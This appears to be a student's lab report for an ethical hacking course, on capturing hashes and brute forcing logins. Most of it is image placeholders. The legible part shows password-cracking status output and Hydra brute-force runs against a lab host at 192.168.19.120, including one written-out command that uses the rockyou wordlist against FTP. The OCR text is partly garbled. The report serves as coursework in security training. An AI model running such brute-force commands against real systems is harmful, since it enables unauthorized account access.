

Course: CYB302

Ethical Hacking (Canadian Context)

## Lab 7: Capturing Hashes, Brute Forcing, Wireless Testing, Cracking WPA2 Passwords and Deauthenticating Clients with Wifite

## **Coordinator and Instructor:**

Muhamma Saleem


Student Name: Olushola Enoch Bayode


**Student ID: 23077087** 


Section: 3<sup>rd</sup> Semester


## **Activity 1:** Capturing Hashes (VirtualBox)





































Restore.Sub.#1...: Salt:3 Amplifier:0-1 Iteration:0-1

Candidate.Engine.: Device Generator Candidates.#1...: Afloman → AUSTIN7 Hardware.Mon.#1..: Util: 93%

Started: Thu Nov 21 21:35:54 2024
Stopped: Thu Nov 21 21:36:28 2024

\_\_\_(kali⊗kali)-[/usr/share/responder/logs]





Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-21 23:30:44 [DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries p

ask [DATA] attacking ssh://192.168.19.120:22/ [ERROR] could not connect to ssh://192.168.19.120:22 - kex error : no match for method mac algo client→s r: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96, -md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512

(kali@ kali)-[/]
5 hydra -l root -P /usr/share/wordlists/rockyou.txt -t 6 ftp://192.168.19.120
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service nizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-21 23:33:16 [DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), -2390734 tries p

ask [DATA] attacking ftp://192.168.19.120:21/ [STATUS] 114.00 tries/min, 114 tries in 00:01h, 14344285 to do in 2097:08h, 6 active [STATUS] 110.33 tries/min, 331 tries in 00:03h, 14344068 to do in 2166:47h, 6 active